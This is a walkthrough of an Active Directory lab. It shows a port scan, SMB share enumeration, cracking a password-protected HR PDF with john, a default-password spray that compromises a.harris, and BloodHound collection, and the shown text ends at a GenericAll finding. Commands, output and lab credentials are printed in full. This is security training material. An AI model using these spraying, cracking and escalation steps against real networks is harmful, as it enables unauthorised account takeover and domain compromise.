In this walkthrough, we will be compromising Welcome, an easy-difficulty Active Directory lab from Hack Smarter Labs. The engagement begins with phishing-obtained credentials for e.hills, which we use to enumerate an SMB share containing password-protected HR documents on the domain controller. Cracking the PDF with john reveals a default account password, and a password spray lands a hit on a.harris. BloodHound reveals a.harris inherits GenericAll over i.park through the HR group, and a Force Password Change chains through i.park’s ForceChangePassword over the svc_ca service account. svc_ca holds enrollment rights on a template Certipy flags as ESC1, so we request a certificate as Administrator, recover the NT hash, and log in to the domain controller for full domain compromise.

Created by: Noah Heroldt
Let’s get started.
Objective
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client’s Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
Starting Credentials
e.hills:Il0vemyj0b2025!
Scope
Target: 10.1.92.228
RustScan
We start with RustScan to find the open ports quickly. It hands them straight to Nmap, which identifies service versions with -sV and runs the default script set with -sC to pull banners, certificates, and other details.
rustscan -a 10.1.92.228 -- -sC -sV
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-06-29 21:03:43Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T21:05:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T21:05:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-06-29T21:05:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Issuer: commonName=DC01.WELCOME.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-27T23:05:43
| Not valid after:  2026-12-27T23:05:43
| MD5:     c809 c546 5c06 5031 abbb 28e5 542f a280
| SHA-1:   fa54 3a8d 558f cba7 55c4 01f7 6e21 6c20 2309 c7a3
| SHA-256: af15 65b5 f258 eeab 0831 6d53 4d91 2072 b44c fb3d 059a e7c4 782c d451 a090 8a3c
5357/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49698/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49718/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49788/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Standard domain controller ports across the board. DNS on 53, Kerberos on 88, LDAP on 389, LDAPS on 636, the global catalog on 3268 and 3269, SMB on 445, RDP on 3389, and WinRM on 5985. The LDAP banner confirms the domain as WELCOME.local and the hostname as DC01.WELCOME.local. The SSL certificate issuer also reveals a CA named WELCOME-CA. We add WELCOME.local and DC01.WELCOME.local to /etc/hosts before continuing.
SMB Enumeration
One low-privilege credential puts us on the authenticated branch of the AD mindmap, and shares are the fastest place to find something a user left behind. We check what e.hills can reach.
nxc smb WELCOME.local -u 'e.hills' -p 'Il0vemyj0b2025!' --shares
SMB         10.1.92.228      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.92.228      445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.92.228      445    DC01             [*] Enumerated shares
SMB         10.1.92.228      445    DC01             Share           Permissions     Remark
SMB         10.1.92.228      445    DC01             -----           -----------     ------
SMB         10.1.92.228      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.92.228      445    DC01             C$                              Default share
SMB         10.1.92.228      445    DC01             Human Resources READ
SMB         10.1.92.228      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.92.228      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.92.228      445    DC01             SYSVOL          READ            Logon server share

Validating e.hills credentials with NetExec and enumerating available shares
There is READ access to a Human Resources share, which is non-standard and worth a look.
Smbclient
We connect to the Human Resources share and pull down its contents.
smbclient //WELCOME.local/'Human Resources' -U 'e.hills%Il0vemyj0b2025!'
smb: \> dir
  .                                   D        0  Sat Sep 13 19:20:17 2025
  ..                                  D        0  Sat Sep 13 16:11:19 2025
  Welcome 2025 Holiday Schedule.pdf      A    84715  Sat Sep 13 18:18:12 2025
  Welcome Benefits.pdf                A    81466  Sat Sep 13 18:18:12 2025
  Welcome Handbook Excerpts.pdf       A    82644  Sat Sep 13 18:18:12 2025
  Welcome Performance Review Guide.pdf      A    79823  Sat Sep 13 18:18:12 2025
  Welcome Start Guide.pdf             A    89511  Sat Sep 13 18:18:12 2025

                15568127 blocks of size 4096. 11922791 blocks available
smb: \> mget *
Get file Welcome 2025 Holiday Schedule.pdf? y
getting file \Welcome 2025 Holiday Schedule.pdf of size 84715 as Welcome 2025 Holiday Schedule.pdf (138.3 KiloBytes/sec) (average 138.3 KiloBytes/sec)
Get file Welcome Benefits.pdf? y
getting file \Welcome Benefits.pdf of size 81466 as Welcome Benefits.pdf (200.9 KiloBytes/sec) (average 163.3 KiloBytes/sec)
Get file Welcome Handbook Excerpts.pdf? y
getting file \Welcome Handbook Excerpts.pdf of size 82644 as Welcome Handbook Excerpts.pdf (287.2 KiloBytes/sec) (average 190.6 KiloBytes/sec)
Get file Welcome Performance Review Guide.pdf? y
getting file \Welcome Performance Review Guide.pdf of size 79823 as Welcome Performance Review Guide.pdf (277.4 KiloBytes/sec) (average 206.3 KiloBytes/sec)
Get file Welcome Start Guide.pdf? y
getting file \Welcome Start Guide.pdf of size 89511 as Welcome Start Guide.pdf (302.5 KiloBytes/sec) (average 221.3 KiloBytes/sec)

Smbclient connected to the Human Resources share with five PDFs downloaded
Five onboarding and HR documents. Welcome Start Guide.pdf looks most likely to help a new employee, and it is password-protected.

Welcome Start Guide PDF is password-protected
We use pdf2john to extract the hash and crack it with john.
pdf2john Welcome\ Start\ Guide.pdf > pdf_hash.txt
john pdf_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
The PDF password cracks to humanresources. Opening the document reveals a default account password: Welcome2025!@.

Welcome Start Guide containing the default account password Welcome2025!@
Access as a.harris
A default password documented for new starters is worth spraying, so we pull the domain user list first.
nxc smb WELCOME.local -u 'e.hills' -p 'Il0vemyj0b2025!' --users
SMB         10.1.92.228      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.92.228      445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.92.228      445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.92.228      445    DC01             Administrator                 2025-09-13 16:24:04 0       Built-in account for administering the computer/domain
SMB         10.1.92.228      445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.92.228      445    DC01             krbtgt                        2025-09-13 16:40:39 0       Key Distribution Center Service Account
SMB         10.1.92.228      445    DC01             e.hills                       2025-09-13 20:41:15 0
SMB         10.1.92.228      445    DC01             j.crickets                    2025-09-13 20:43:53 0
SMB         10.1.92.228      445    DC01             e.blanch                      2025-09-13 20:49:13 0
SMB         10.1.92.228      445    DC01             i.park                        2025-09-14 04:23:03 0       IT Intern
SMB         10.1.92.228      445    DC01             j.johnson                     2025-09-13 20:58:15 0
SMB         10.1.92.228      445    DC01             a.harris                      2025-09-13 20:59:13 0
SMB         10.1.92.228      445    DC01             svc_ca                        2025-09-14 00:19:35 0
SMB         10.1.92.228      445    DC01             svc_web                       2025-09-13 21:40:40 0       Web Server in Progress
SMB         10.1.92.228      445    DC01             [*] Enumerated 11 local users: WELCOME
Eleven domain users, including an “IT Intern” tagged i.park and two service accounts, svc_ca and svc_web. We save the usernames to a users.txt file and spray the default password against all of them.
nxc smb WELCOME.local -u users.txt -p 'Welcome2025!@' --continue-on-success
SMB         10.1.92.228      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\Administrator:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\Guest:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\krbtgt:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\e.hills:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\j.crickets:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\e.blanch:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\i.park:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\j.johnson:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [+] WELCOME.local\a.harris:Welcome2025!@
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\svc_ca:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.92.228      445    DC01             [-] WELCOME.local\svc_web:Welcome2025!@ STATUS_LOGON_FAILURE

Password spray with default password: a.harris is a hit
One hit. a.harris is still using the default password, which gives us two valid accounts in the domain.
BloodHound Enumeration
Two accounts is enough to start mapping, since BloodHound reads the directory as any authenticated user. We point NetExec at the DC for DNS with --dns-server so the collector can resolve the domain records it asks for.
nxc ldap 10.1.92.228 -u 'a.harris' -p 'Welcome2025!@' --bloodhound --collection All --dns-server 10.1.92.228
LDAP        10.1.92.228      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local) (signing:None) (channel binding:Never)
LDAP        10.1.92.228      389    DC01             [+] WELCOME.local\a.harris:Welcome2025!@
LDAP        10.1.92.228      389    DC01             Resolved collection methods: container, session, group, localadmin, objectprops, psremote, acl, rdp, trusts, dcom
LDAP        10.1.92.228      389    DC01             Done in 0M 16S
LDAP        10.1.92.228      389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.1.92.228_2026-06-29_173327_bloodhound.zip
We import the data and mark e.hills and a.harris as owned. a.harris is a member of HR@WELCOME.LOCAL, and that group holds GenericAll over i.park, so the permission reaches us through the group rather than sitting on the account. a.harris is also in Remote Management Users.
